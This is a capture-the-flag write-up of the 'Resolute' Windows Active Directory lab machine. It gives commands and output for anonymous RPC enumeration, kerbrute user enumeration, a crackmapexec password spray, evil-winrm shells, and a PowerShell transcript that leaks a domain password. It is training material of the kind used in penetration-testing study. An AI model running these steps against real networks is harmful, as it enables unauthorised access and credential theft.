Resolute

Synopsis

Resolute is an easy difficulty Windows machine that features Active Directory. The Active Directory anonymous bind is used to obtain a password that the sysadmins set for new user accounts, although it seems that the password for that account has since changed. A password spray reveals that this password is still in use for another domain user account, which gives us access to the system over WinRM. A PowerShell transcript log is discovered, which has captured credentials passed on the command-line. This is used to move laterally to a user that is a member of the DnsAdmins group. This group has the ability to specify that the DNS Server service loads a plugin DLL. After restarting the DNS service, we achieve command execution on the domain controller in the context of NT_AUTHORITY\SYSTEM

Skills

- Knowledge of Windows
- Knowledge of Active Directory
- DNS Admin abuse

Exploitation


As always we start with the nmap to check what services/ports are open

```
Host is up (0.10s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-08-18 22:05:23Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp  open  0            Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/18%OT=53%CT=1%CU=30550%PV=Y%DS=2%DC=T%G=Y%TM=64DFEA0
OS:2%P=x86_64-pc-linux-gnu)SEQ(CI=I)SEQ(CI=I%II=I)OPS(O1=%O2=%O3=%O4=%O5=%O
OS:6=)WIN(W1=0%W2=0%W3=0%W4=0%W5=0%W6=0)ECN(R=Y%DF=Y%T=80%W=0%O=%CC=N%Q=)T1
OS:(R=Y%DF=Y%T=80%S=Z%A=S+%F=AR%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O
OS:=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%
OS:W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=
OS:S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RU
OS:CK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h27m01s, deviation: 4h02m31s, median: 7m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

```
Network Distance: 2 hops
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h27m01s, deviation: 4h02m31s, median: 7m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-08-18T22:07:23
|_  start_date: 2023-08-18T11:01:31
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2023-08-18T15:07:21-07:00

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   177.24 ms 10.10.14.1
2   177.69 ms 10.10.10.169

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 428.83 seconds

┌──(root㉿kali)-[~/Desktop/Boxes]
└─#
```

We see multiple ports open, including 88/Kerboers what indicates that we deal with domain controller

We started our exploitation from obtaining an anonymous access to the RPC service, from where we got a list of all users



Next we queried information from RPC, what gave us a password

```
rpcclient $> querydispinfo2
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
rpcclient $>
```

Then we launched kerbrute to check what users dumped from RPC a valid on the system

```
# ./kerb* --dc 10.10.10.169 -d megabank.local userenum ~/Desktop/Boxes/Resolute.htb/users

Version: v1.0.3 (9dad6e1) - 08/18/23 - Ronnie Flathers @ropnop

2023/08/18 18:18:59 >  Using KDC(s):
2023/08/18 18:18:59 >   10.10.10.169:88

2023/08/18 18:18:59 >  [+] VALID USERNAME:       ryan@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       marko@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       sunita@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       abigail@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       marcus@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       sally@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       fred@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       angela@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       felicia@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       gustavo@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       ulf@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       stevie@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       claire@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       paulo@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       steve@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       annette@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       annika@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       per@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       claude@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       zach@megabank.local
2023/08/18 18:18:59 >  [+] VALID USERNAME:       melanie@megabank.local
```

Now with a list of valid users and password we launched crackmapexec against WinRM service

```
┌──(root㉿kali)-[/opt/evil-winrm]
└─# crackmapexec winrm 10.10.10.169 -u ~/Desktop/Boxes/Resolute.htb/users -p 'Welcome123!'
SMB         10.10.10.169    5985   RESOLUTE         [*] Windows 10.0 Build 14393 (name:RESOLUTE) (domain:megabank.local)
HTTP        10.10.10.169    5985   RESOLUTE         [*] http://10.10.10.169:5985/wsman
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\user:[Administrator] rid:[0x1f4]:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\nonexistent:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\ryan:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\marko:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\sunita:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\abigail:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\marcus:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\sally:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\fred:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\angela:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\felicia:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\gustavo:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\ulf:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\stevie:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\claire:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\paulo:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\steve:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\annette:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\annika:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\per:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\claude:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [+] megabank.local\melanie:Welcome123! (Pwn3d!)
```

And we got a valid combination for a user melanie, so we used evil-winrm to get an access

```
┌──(root㉿kali)-[/opt/evil-winrm]
└─# ./evil-winrm.rb -i 10.10.10.169 -u 'melanie' -p 'Welcome123!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\melanie\Documents> whoami
megabank\melanie
*Evil-WinRM* PS C:\Users\melanie\Documents>
```

Next, we performed a thorough enumeration of hidden directories and we found PSTranscript directory which contained a password for user ryan

```
*Evil-WinRM* PS C:\PSTranscripts\20191203> type PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
**********************
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Command start time: 20191203063455
**********************
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')
```

```
**********************
Command start time: 20191203063455
**********************
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE Documents> "
PS megabank\ryan@RESOLUTE Documents>
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!

if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
Windows PowerShell transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
```

So we used evil-winrm once again to get a shell as ryan

```
┌──(root㉿kali)-[/opt/evil-winrm]
└─# ./evil-winrm.rb -i 10.10.10.169 -u 'ryan' -p 'Serv3r4Admin4cc123!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
megabank\ryan
*Evil-WinRM* PS C:\Users\ryan\Documents>
```